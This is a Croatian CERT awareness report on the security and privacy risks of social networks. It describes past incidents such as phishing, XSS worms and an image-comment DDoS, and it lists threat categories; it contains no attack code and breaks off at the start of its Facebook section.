CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Sigurnosni rizici društvenih mreža

CCERT-PUBDOC-2009-08-273

+CERT.hr u suradnji s LSS

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.

Rezultat toga rada je i ovaj dokument, koji je nastao suradnjom CARNet CERT–a i LS&S–a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr

Nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.LSS.hr

Laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Društvena mreža (eng. social network) je termin za oblik ljudske interakcije pri kojoj se putem postojećih poznanika upoznaju nove osobe radi ostvarivanja društvenih ili poslovnih kontakata. Web stranice društvenih mreža omogućuju korisnicima upoznavanje novih pojedinaca iz bilo kojeg dijela svijeta bez potrebe za stvarnim fizičkim kontaktom. Na Internetu je moguće pronaći više desetaka različitih društvenih mreža koje nude različite razine interakcije korisnika mreže, ovisno o količini osobnih podataka koje korisnik otkrije. Među najpopularnije mreže ove vrste spadaju Facebook, MySpace, Twitter te LinkedIn. Na takvim je društvenim mrežama gotovo uvijek potrebno stvaranje korisničkog profila pri čemu se od korisnika zahtijevaju osobne, ponekad i povjerljive informacije.

Uspjeh neke društvene mreže ovisi o broju korisnika koji se koriste funkcionalnostima koje ta mreža nudi. Međutim, s brojem korisnika neke društvene mreže raste i materijalna vrijednost društvene mreže, što vlasniku mreže omogućuje širenje marketinških rješenja dostupnih na društvenoj mreži. Korisno je navesti podatke o financijskim vrijednostima nekih društvenih mreža prema izvješću ENISA (eng. European Network and Information Security Agency). Primjerice, mreža MySpace je 2005. godine prodana za cijenu od 580 milijuna $, što iznosi približno 35 $ po korisničkom profilu koji se nalazi na mreži. Jedna od danas najpopularnijih mreža - Facebook procijenjena je na vrijednost od 2 milijarde $ (što odgovara otprilike 286 $ po korisničkom profilu), a ista istraživanja u narednom razdoblju predviđaju stalni rast vrijednosti.


Biti korisnikom velike društvene mreže ima određene prednosti poput: osjećaja povezanosti sa drugim pojedincima, upoznavanja istomišljenika, novog načina dijeljenja životnih iskustava i znanstvenih otkrića, te upravljanja količinom osobnih podataka koja će biti prikazana na društvenoj mreži (što na drugim oblicima društvenih mreža, poput blogova, nije omogućeno). Mogućnost upravljanja količinom osobnih podataka na društvenoj mreži svakako je prednost, jer korisnik bira koje osobne podatke želi otkriti i na taj način štititi vlastitu privatnost. Korisnici često nisu svjesni broja pojedinaca kojima su dostupne njihove osobne informacije. Korisnički podaci često nisu primjereno zaštićeni, uslijed čega se javljaju sigurnosni incidenti i zlouporaba osobnih podataka.

Postojanjem rizika se ne umanjuju prednosti i korist društvenih mreža, već je cilj korisnike upozoriti na moguće napade i posljedice istih. U nastavku dokumenta će biti opisani rizici kojima se korisnici izlažu otkrivanjem osobnih i povjerljivih podataka, s utjecajem na privatni i poslovni život pojedinaca.

2. Povijest društvenih mreža

Društveni aspekt Interneta doživio je razvoj pojavom sustava za razmjenu poruka putem Interneta (eng. *Bulletin Board System*) osamdesetih godina XX. stoljeća. Ovaj je sustav predstavljao virtualno mjesto putem kojeg su pojedinci mogli izmjenjivati podatke (poruke, datoteke, itd.). Prije nego što je Internet postao dostupan široj populaciji, pojedinci su posjedovali poslužitelje sa sustavima za razmjenu poruka. Namjena takvih poslužitelja je bilo spajanje interesnih skupina ili poznanika radi što jednostavnije komunikacije. Kao što je vidljivo iz navedenog, ljudska komunikacija putem računala je uspostavljena ranije nego što su nastale društvene mreže u obliku u kakvom ih je danas moguće pronaći.

Društvene je mreže moguće definirati kao web usluge koje omogućuju pojedincima stvaranje javnog (svi korisnici imaju pristup) ili ograničenog (samo određeni korisnici imaju pristup) osobnog profila u sustavu, stvaranje liste poznanika, pregledavanje i pretraživanje vlastite liste poznanika i dr. U skladu s navedenom definicijom, smatra se da je prva društvena mreža nastala 1997. godine pod imenom *Six Degrees*. Korisnicima ove mreže je bilo omogućeno stvaranje korisničkih profila, stvaranje liste prijatelja, te godinu dana kasnije (1998.) i mogućnost pretraživanja lista drugih korisnika. Sve su ove mogućnosti postojale i ranije, međutim Six Degrees je objedinio sve navedene mogućnosti u jednu cjelinu. Six Degrees je zamišljen kao virtualno mjesto na kojem korisnici mogu izmjenjivati poruke ili komunicirati s drugim korisnicima. Usluga nije nadograđivana novim tehnologijama, te su korisnici počeli gubiti interes za ovim načinom komunikacije. Six Degrees je 2000. godine zbog nedovoljnog broja aktivnih korisnika i nedovoljnih prihoda propao.



Slika 1. ***Kronološki prikaz pojave poznatijih društvenih mreža***

Izvor: D. Boyd, N. Ellison: Društvene mreže - definicija, povijest i znanost

Od 1997. do 2001. godine nastao je cijeli niz društvenih mreža poput *AsianAvenue*, *BlackPlanet* i *MiGente* gdje je korisnicima bilo omogućeno stvaranje osobnih i profesionalnih profila ili profila za traženje partnera. Mogućnosti su se s godinama značajno proširile, tj. dodane su neke nove poput stvaranja liste posjetitelja (*eng. Guestbook*) ili stvaranja osobnih bilješki i tekstova koji su bili dostupni drugim korisnicima.

Sljedeći značajni napredak ostvaren je pojavom društvene mreže *Ryze.com*, čija je namjena bila uspostavljanje poslovnih i znanstvenih kontakata. S vremenom se razvilo još nekoliko sličnih servisa poput *Tribe.net*, *LinkedIn*, te *Friendster*. Od navedenih društvenih mreža *LinkedIn* je jedini doživio značajni uspjeh, te i danas slovi kao jedna od najvećih poslovnih društvenih mreža i ima milijune korisnika.

2002. godine pojavila se društvena mreža pod imenom *Friendster* koja je doživjela značajan uspjeh i prikupila velik broj korisnika, ali su uslijed loše računalne opreme i ograničenih računalnih resursa korisnici počeli napuštati mrežu. Također, korisnici su u nekim situacijama bili ograničeni što je uzrokovalo negodovanje (npr. ograničen broj prijatelja koje korisnik može imati na svojoj listi). Naposljetku, na mreži su se počeli javljati lažni profili poznatih osoba. Pokretači društvene mreže *Friendster* nisu imali razumijevanja za ovakve profile, te su ih izbrisali, čime su uzrokovali gubitak znatnog broja korisnika čija se povezanost s drugim korisnicima ostvarila preko ovakvih profila.

Kao što je vidljivo iz prikaza na Slici 1., od 2003. godine nadalje pojavio se velik broj društvenih mreža. Većina takvih mreža su stvorene kako bi privukle specifične skupine ljudi, na temelju zajedničkih interesa, poslovnih prilika i dijeljenja podataka i medija. U sljedećoj tablici navedene su namjene pojedinih mreža.

Mreža	Namjena
LinkedIn, Visible Path, Xing	poslovno-profesionalna društvena mreža
Dogster, Care2, MyChurch	upoznavanje stranih osoba na temelju zajedničkih interesa
Flickr, Last.FM, YouTube, Piczo	razmjena podataka i medija među korisnicima

Tablica 1. ***Podjela društvenih mreža s obzirom na namjenu***


Važno je napomenuti da nisu sve društvene mreže koje su namijenjene određenim skupinama korisnika postigle jednak uspjeh na ciljanom tržištu. Primjerice, *Orkut* (društvena mreža koju je pokrenuo Google) na ciljanom tržištu Sjeverne Amerike nije postigao uspjeh, ali širenjem mreže je postignut značajan uspjeh u Brazilu. Također, slična je situacija i s mrežom Windows Live Spaces (Microsoft) koja u SAD-u nije postigla uspjeh, ali je u drugim geografskim područjima pridobila značajan broj korisnika. MySpace, pokrenut 2003. godine, tek je nakon godinu dana postojanja postigao zapažen uspjeh, pretežito među tinejdžerima. Tako, primjerice, *Mixi* postiže uspjeh u Japanu, *LunarStorm* u Švedskoj, *Hyves* u Nizozemskoj, *Grono* u Poljskoj, *Hi5* na američkim kontinentima i Europi, itd.

Društvene mreže postaju svjetski hit, pružaju korisnicima jednostavniji način komunikacije, priliku za upoznavanje novih osoba i međusobnu razmjenu podataka. Prvotne društvene mreže na Internetu nisu imale velik broj funkcionalnosti, stoga je broj sigurnosnih incidenata bio neznatan.Sigurnosni incidenti

Na društvenim mrežama dogodio se velik broj sigurnosnih incidenata, većinom zbog nepažnje korisnika i sigurnosnih propusta u korištenim web preglednicima. Također, nepovoljna je okolnost što neke društvene mreže dozvoljavaju postavljanje komentara u obliku HTML koda. Na taj način, napadač može unijeti zlonamjerni kod koji se korisnicima može učiniti kao najnormalnija poveznica na multimedijske sadržaje, što je primjer *phishing* napada.


Slika 2. ***Prikaz zlonamjernog koda ubačenog u komentar***

Primjerice, na Slici 2. je prikazan primjer kod kojeg je pokraj teksta naizgled niz točki. Napadačeva je namjera zapravo izvesti DDoS napad (*eng. distributed denial-of-service attack*) na određeni poslužitelj. U nastavku je prikazan zlonamjerni kod koji je napadač unio u polje predviđeno za unos komentara.



Slika 3. ***Prikaz zlonamjernog HTML koda***

Vidljivo je iz Slike 3. da je napadač odredio veličinu slike (visine 1 piksela i širine 1 piksela), te slike na koje poveznice vode. Napadač iskorištava popularnost nekog profila na društvenoj mreži kako bi izveo napad na određenog poslužitelja. U nastavku je naveden grafički prikaz odvijanja napada, te je objašnjen tijek odvijanja istog.



Slika 4. ***Prikaz odvijanja DDoS napada***

Napad se odvija kako slijedi:napadač na profil popularnog korisnika postavlja komentar (Slika 2.). Komentar se naizgled čini kao običan tekstualni komentar, međutim točke koje slijede nakon teksta nisu zapravo točke, nego slikovne datoteke visoke rezolucije, ali je u nastavku komentara prikazan samo jedan piksel svake slikovne datoteke. Svaka od postavljenih slika je poveznica (*eng. hyperlink*) koja vodi na slikovne datoteke na poslužitelju kojeg napadač želi napasti.

Korisnici nesvjesno posjećuju poveznice i tako učitavaju datoteke. Korisnici velikim brojem zahtjeva za učitavanje (nesvjesno) izvršavaju DDoS (eng. Distributed DoS) napad na poslužitelja, te poslužitelj

prestaje odgovarati na zahtjeve za učitavanje datoteka od strane korisnika (zbog prevelikog broja istovremenih zahtjeva).

Ovakav se napad dogodio na društvenoj mreži Twitter, pa korisnici satima nisu mogli pristupiti svojim profilima. Na sreću, korisnički podaci nisu izgubljeni, te je Twitter nastavio s normalnim radom.

Društvene mreže su doživjele mnogo sigurnosnih incidenata, počevši od brojnih phishing napada pa sve do napada virusima i crvima. Kod phishing napada, napadači su uspjeli otuđiti korisničke profile određenog broja korisnika, te s njihovih profila poslati phishing poruke e-pošte svim korisnicima na listi prijatelja. Poruke e-pošte su sadržavale poveznicu na ilegalne zlonamjerne stranice koje su imale jednaki izgled kao i originalna stranica društvene mreže. Korisnici koji su upisali svoja korisnička imena i lozinke su bili ugroženi, jer su napadači imali nadzor nad krivotvorenom stranicom. Napadi ovakve vrste dogodili su se na *Facebook*, *MySpace*, *Twitter* i *LinkedIn* mreži.

Također, na mreži *MySpace* se pojavio sigurnosni incident uzrokovan propustom u pregledniku Mozilla Firefox. *MySpace* je društvena mreža koja ima mogućnost oblikovanja korisničkog profila HTML kodom. Napadač je stvorio pomoću HTML koda na određenom broju korisničkih profila forme za prijavu na MySpace društvenu mrežu. Krivotvorena forma je izgledala jednako kao i originalna. Nakon što bi korisnik unio svoje podatke, napadač bi ih otuđio. Iako većina korisnika ne bi unijela svoje korisničke podatke, Mozilla Firefox je u krivotvorene forme unijela korisničke podatke, što u korisnicima nije pobudilo nikakvu sumnju. Naime, radi se o korisnicima koji su u Firefox preglednik pohranili svoje korisničke podatke kako ih ne bi svaki puta ponovno morali upisivati. Sigurnosni propust se pojavio u čarobnjaku za lozinke unutar Firefox preglednika. Čarobnjak za lozinke je nakon učitavanja www.myspace.com stranice automatski unio korisničke podatke u formu za prijavu, bez provjere na koju se adresu korisnički podaci zapravo šalju. Sigurnosni propust u čarobnjaku za lozinke u Mozilli Firefox je ispravljen, te je napadaču onemogućeno da na ovaj način otuđi korisničke podatke.

3. Sigurnosni rizici i opasnosti

Otkrivanje osobnih informacija na stranicama društvenih mreža korisnicima omogućuje upoznavanje novih pojedinaca i zbližavanje ljudi jednakih interesa. Usprkos tome važno je primijeniti određene korake kako sigurnost podataka, ali i sigurnost korisnika, ne bi bila ugrožena. Putem društvenih mreža moguće je na korisnički profil preuzeti određene programe i alate koji služe za zabavu, komunikaciju s drugim korisnicima, te raznim drugim namjenama. Velik broj ovakvih programa i alata izradili su nepoznati autori, a korisnici nedovoljno svjesni opasnosti, preuzimaju takve programe i alate i postavljaju ih na svoj profil.


Napadači mogu na više načina ugroziti privatnost korisnika. Većina korisnika društvenih mreža nepažnjom otkriva velik broj informacija napadačima. Kako bi se započela nova prijateljstva s nepoznatim ljudima, korisnici otkrivaju osobne i ponekad povjerljive informacije kako bi putem društvene mreže lakše pronašli istomišljenike, a što u nekim slučajevima može predstavljati veliki sigurnosni rizik . Smatra se da najveću štetu korisnicima neke društvene mreže mogu nanijeti programi nepoznatih autora koje sadrže osobna pitanja na koja bi korisnik trebao odgovoriti. Nesvjesni opasnosti ovakvih programa, korisnici ih prosljeđuju korisnicima na listi prijatelja, koji ponovno nakon popunjavanja programe šalju korisnicima sa liste svojih prijatelja, itd.

Primjerice, na društvenoj mreži se često pojavljuju programi koje je potrebno postaviti na vlastiti profil kako bi bilo moguće odgovoriti na postavljena pitanja. Korisnici bez razmišljanja postavljaju ovakav program (najčešće jer su ga primili od korisnika koji je na listi njihovih prijatelja). Takvi „kviz“ programi najčešće sadrže slijedeća pitanja:

- Koje je ime Vašeg omiljenog kućnog ljubimca?
- Kako se zove osnovna/srednja škola koju ste završili?
- Koje je ime Vaše prve učiteljice?
- Koji Vam je najljepši grad u svijetu?
- Koji je najneugodniji trenutak u Vašem životu?

Gore navedena pitanja ne moraju u potpunosti odgovarati onima u takvim „kviz“ programima, ova su navedena samo kako bi se predočio primjer. Odgovore na ovakva pitanja, pri ostvarivanju fizičkog kontakta s poznanicima, nije teško dati. Na prvi pogled, sva gore navedena pitanja otkrivaju zaista osobne informacije o korisniku, ali prva tri pitanja predstavljaju posebnu opasnost.

Naime, pri stvaranju korisničkog računa na većini Internet servisa, od korisnika se traže korisničko ime, valjana adresa e-pošte i željena lozinka. Za slučaj da korisnik zaboravi ili zagubi bilješku o korisničkom imenu i lozinki, pri stvaranju računa zahtjeva se da korisnik odabere jedno od ponuđenih tajnih pitanja, te unese odgovor na isto. Korisnik je u mogućnosti bez korisničkog imena i lozinke, samo sa tajnim pitanjem i odgovorom, pristupiti svom računu. Prva tri gore navedena pitanja najčešće i jesu među tajnim pitanjima na većini Internet servisa.



Slika 5. Prikaz tajnih pitanja na Internet servisima

Moguće je uočiti da se na svakom od tri navedena primjera nalazi barem jedno slično/isto tajno pitanje koje je moguće odabrati u slučaju zaboravljanja ili gubitka bilješke o korisničkom imenu i lozinki. Veliki

broj servisa koristi ovaj način identifikacije korisnika, stoga je pri korištenju društvene mreže potrebno obratiti pažnju na ovakve „kviz“ programe. Napadač je najčešće u mogućnosti otkriti adresu e-pošte korisnika putem društvene mreže, te na ovaj način otkriti tajno pitanje kojim se korisnik poslužio i pristupiti povjerljivim podacima korisnika

Sigurnosne prijetnje društvenih mreža moguće je podijeliti u četiri skupine:

1. prijetnje privatnosti,
2. prijetnje mrežama i podacima,
3. prijetnje identitetu i
4. društvene prijetnje.

3.1. Prijetnje privatnosti

Otkrivanjem osobnih podataka korisnici se svjesno odriču dijela vlastite privatnosti, međutim vrijedno je navesti neke od prijetnji privatnosti korisnika.

3.1.1. Prikupljanje digitalnih zapisa o korisnicima

Moguće je da neki pojedinac ili tvrtka preuzme i pohrani korisničke profile sa stranica društvenih mreža, stvarajući digitalne zapise o korisnicima bez pristanka korisnika. Informacije i podaci navedeni na korisničkom profilu mogu biti zloupotrijebljeni.

Rizici prikupljanja digitalnih zapisa o korisnicima su:

- uzrokovanje neugodnosti i štete ugledu korisnika,
- ucjena korisnika i
- otkrivanje povjerljivih podataka o korisniku.

3.1.2. Prikupljanje sporednih podataka

Uz podatke koje korisnik svojevoljno otkriva na društvenoj mreži, vlasnik društvene mreže također prati i podatke poput vrijeme uspostavljanja i trajanje povezanosti s društvenom mrežom, IP adresu (*eng. Internet Protocol address*), koje je profile korisnik posjetio, poslane i primljene poruke putem društvene mreže, itd.

Rizici prikupljanja sporednih podataka su:

- zlouporaba sporednih podataka za ciljano oglašavanje i
- prodaja prikupljenih podataka drugim tvrtkama i pojedincima bez pristanka korisnika.

3.1.3. Prepoznavanje lica korisnika

Gotovo svaki korisnik društvene mreže na svoj je profil postavio barem jednu fotografiju, onu koja predstavlja korisnički profil. Fotografije postavljene na profil direktno ili indirektno omogućuju identifikaciju korisnika pomoću računalnih alata za prepoznavanje lica.

Rizici prepoznavanja lica korisnika su:

- povezivanje fotografija korisnika i pripadajućih podataka sa svih web usluga na kojima je korisnik postavio svoju fotografiju (npr. otkrivanje Facebook profila, Twitter profila, LinkedIn profila, itd.) i
- prikupljanje velike količine podataka o korisniku.

3.1.4. Otkrivanje podataka pomoću fotografija

Otkrivanje podataka pomoću fotografija (*eng. Content-based Image Retrieval*) je tehnologija koja omogućuje prepoznavanje svojstava fotografije, uspoređujući zadanu fotografiju s drugima u bazi fotografija. Tako je moguće na primjer. usporediti svojstva okoline na fotografiji, kako bi se doznala točna lokacija.

Rizici otkrivanja podataka pomoću fotografija su:

- otkrivanje lokacije korisnika,
- ucjena korisnika,
- primanje neželjenih promotivnih materijala i

- ugrožavanje fizičke sigurnosti pojedinca.

3.1.5. Povezivanje podacima i oznakama u fotografijama

Većina društvenih mreža omogućuje korisnicima označavanje (*eng. tag*) pojedinaca na zajedničkim fotografijama. Moguće je označiti ime i prezime pojedinca, staviti poveznicu na korisnički profil pojedinca ili čak na adresu e-pošte pojedinca. Iako neki korisnici pažljivo biraju fotografije koje će postaviti na svoje korisničke profile kako bi umanjili rizik otkrivanja osobnih podataka, ugroziti ih mogu poznanici koji na svoje korisničke profile postave zajedničke fotografije s oznakama. Fotografije također sadržavaju podatke o uređaju i vremenu kada su snimljene.

Rizici povezivanja meta-podacima i oznakama su:

- nenamjerno otkrivanje povjerljivih podataka (npr. adresa e-pošte),
- otkrivanje podataka o uređaju koji je korisnik koristio za snimanje fotografije i
- otkrivanje podataka o korisniku.

3.1.6. Nemogućnost potpunog brisanja korisničkog računa

Pojedinci koji žele obrisati svoj korisnički račun na društvenoj mreži će otkriti da nije moguće ukloniti sve podatke vezane uz korisnički profil. Iako će korisnički profil biti uspješno obrisan, npr. komentari i razgovori na profilima drugih korisnika će ostati zabilježeni. Primjerice, na mreži Facebook, nije moguće obrisati korisnički profil, već ga samo deaktivirati. Deaktivacijom profila, korisnik uklanja svoj profil sa društvene mreže, dok osobni podaci ostaju pohranjeni (u svrhu da korisnik poželi ponovno aktivirati svoj profil).

Rizici nemogućnosti potpunog brisanja korisničkog računa su:

- otkrivanje podataka koji su zastarjeli i
- prikupljanje preostalih podataka o korisniku.

3.2. Prijetnje mrežama i podacima

3.2.1. Neželjene poruke

Neželjene poruke (*eng. spam*) su se pojavile na društvenim mrežama zbog velike popularnosti istih. Neke od tehnika kojima se napadači služe su:

- slanje poruka koje sadržavaju poveznice na pornografske web stranice ili web stranice putem kojih se želi prodati određeni proizvod,
- predstavljanje s lažnim korisničkim profilom na kojemu su postavljene poveznice na stranice za oglašavanje ili phishing stranice i
- krađa lozinki drugih korisnika kako bi se poveznice postavile na druge korisničke profile.

Rizici neželjenih poruka su:

- preopterećenje mreže,
- gubitak povjerenja korisnika i
- preusmjeravanje na zlonamjerne ili stranice neprimjerenog sadržaja.

3.2.2. Cross site scripting (XSS), virusi i crvi

Na stranicama nekih društvenih mreža, poput mreže *MySpace*, korisnici mogu sadržaj svog profila uređivat putem HTML koda. Stranice ovakvih društvenih mreža posebno su osjetljive na *Cross site scripting*, tj. unos proizvoljnog programskog koda na korisnički profil. Virusi i crvi također su veliki problem, jer je broj korisnika društvenih mreža velik. Primjerice, virus SAMY, koji je usmjeren na mrežu *MySpace*, zarazio je više od milijun korisnika u manje od 20 sati.

Rizici *Cross site scripting*-a, virusa i crva su:

- ugrožavanje korisničkih računa,
- DoS napad (*eng. Denial of Service*),

- phishing napadi (krađa lozinki i povjerljivih podataka) i
- otkrivanje adresa e-pošte i ostalih podataka o korisniku.

3.2.3. Alati za grupiranje profila više društvenih mreža

Ovakvi alati (npr. Snag i ProfileLinker) dozvoljavaju korisnicima da dodavanjem novih podataka ažuriraju korisničke profile na više društvenih mreža istovremeno. U alat je potrebno unijeti korisnička imena i lozinke računa kojima se želi pristupati. Korištenje ovakvih alata povećava opasnost otkrivanja povjerljivih podataka o korisničkim računima (korisnička imena, lozinke, adrese e-pošte, itd.).

Rizici ovakvih alata su:

- krađa identiteta,
- krađa korisničkih računa radi zlonamjernih aktivnosti i
- gubitak privatnosti.

3.3. Prijetnje identitetu

3.3.1. Phishing napadi

Phishing napadi su postali vrlo učestali na društvenim mrežama. Korisnik putem poruke ili komentara na vlastitom profilu prima poveznicu koja ga vodi na zlonamjernu web stranicu koju kontrolira napadač. Takve zlonamjerne web stranice su najčešće identične kopije web stranica društvenih mreža, banaka, te drugih servisa koji bi napadaču mogli koristiti. Od korisnika se najčešće zahtjeva unos korisničkog imena i lozinke odabranog servisa. Ukoliko korisnik unese tražene podatke, napadač može nanijeti znatnu štetu.

Rizici phishing napada su:

- krađa identiteta,
- šteta na ugledu korisnika i
- materijalna šteta.

3.3.2. Otkrivanje podataka

Neki podaci postavljeni na korisničkom profilu su dostupni samo pojedincima na listi prijatelja. Ovo se smatra prvom zaštitom korisnikove privatnosti. Neki korisnici prihvaćaju pojedince u svoj krug prijatelja bez provjere njihove autentičnosti. Trenutno je moguće koristiti određene alate za pozivanje novih prijatelja na listu korisnika, npr. FriendBot i FriendBlasterPro. Primjerice, tvrtka Sophos je provela istraživanje vezano uz otkrivanje podataka. Tvrtka je stvorila korisnički profil nasumičnog imena na jednoj od društvenih mreža i poslala 200 zahtjeva za prijateljstvo kako bi se otkrilo koliko će korisnika odgovoriti. Rezultati su slijedeći:

- od 200 poslanih zahtjeva 87 je prihvaćeno,
- 72% korisnika koji su prihvatili su otkrili jednu ili više adresa e-pošte i
- 84% korisnika koji su prihvatili zahtjev su otkrili i svoj datum rođenja.

Rizici otkrivanja podataka su:

- zlouporaba osobnih i povjerljivih podataka,
- ugrožavanje drugih pojedinaca i
- neželjene poruke i druge aktivnosti.

3.3.3. Lažni profili

Lažni profili se najčešće stvaraju u ime poznatih osoba ili osoba poznatih u određenom krugu prijatelja. Lažni profili ne moraju imati zlonamjerni učinak, međutim ako im je to namjena, mogu nanijeti značajnu štetu osobama čiji je identitet iskorišten.

Rizici lažnih profila su:

- šteta na ugledu pojedinca,

- ucjena pojedinca,
- korištenje lažnih profila kako bi se navelo druge korisnike da otkriju osobne i povjerljive informacije i
- marketinške aktivnosti putem lažnih profila.

3.4. Društvene prijetnje

3.4.1. Uhođenje

Uhođenje (*eng. stalking*) uključuje prijeteće ponašanje u kojem izvršitelj zahtjeva fizički ili virtualni kontakt s osobom koju uhodi. Društvene mreže ohrabruju postavljanje osobnih podatka poput lokacije ili dnevnog rasporeda, te korisnikove aktivnosti na društvenoj mreži.

Rizici uhođenja su:

- zastrašivanje,
- gubitak privatnosti i
- nanošenje fizičke i psihičke boli.

3.4.2. Cyber-nasilje

Cyber-nasilje (*eng. Cyber-bullying*) je termin kojim se opisuje besciljno i ponavljano nanošenje štete drugom pojedincu pomoću tehnologije, najčešće pomoću mobilnih telefona ili putem Interneta. Najčešće se radi o izmijenjenim multimedijskim sadržajima (fotografijama, video zapisima, itd.) kojima je cilj poniziti pojedinca, te ponižavajućim porukama i komentarima na nečijem korisničkom profilu.

3.4.3. Industrijska špijunaža

Otkrivanje povjerljivih podataka na društvenim mrežama predstavlja veliku opasnost za intelektualno vlasništvo tvrtki. U ovakvim slučajevima, napadači na prijevaru pokušavaju od zaposlenika neke tvrtke dobiti povjerljive podatke. Također, neke profesionalne društvene mreže omogućuju korisnicima da pregledavaju listu zaposlenika neke tvrtke. Objava bilo kakvih osjetljivih informacija o tvrtki može naštetiti normalnom poslovanju.

Rizici industrijske špijunaže su:

- gubitak intelektualnog vlasništva,
- napad na računalnu infrastrukturu tvrtke,
- ucjena zaposlenika tvrtke i
- pristup materijalnoj imovini pojedinca/tvrtke.

4. Najpopularnije društvene mreže

Uspjeh i popularnost neke društvene mreže ovise o prilagođavanju potrebama korisnika, ali i o postavljanju novih tehnologija radi privlačenja novih korisnika i zadržavanja postojećih. Neke su društvene mreže postigle izniman uspjeh kada je u pitanju broj korisnika upravo zbog sposobnosti brze prilagodbe. Među najpopularnije društvene mreže, prema broju korisnika, trenutno spadaju *Facebook*, *Twitter*, *LinkedIn* i *MySpace*. Stoga će u nastavku biti detaljnije navedene mogućnosti koje nude korisnicima.

4.1. Facebook

Facebook je društvena mreža koju je osnovao Mark Zuckerberg za vrijeme studija na Sveučilištu Harvard. Društvena mreža je besplatna za korištenje, a zaradu stvara od oglašavanja. Korisničko sučelje je moguće postaviti na hrvatski, ali također i velik broj drugih svjetskih jezika.

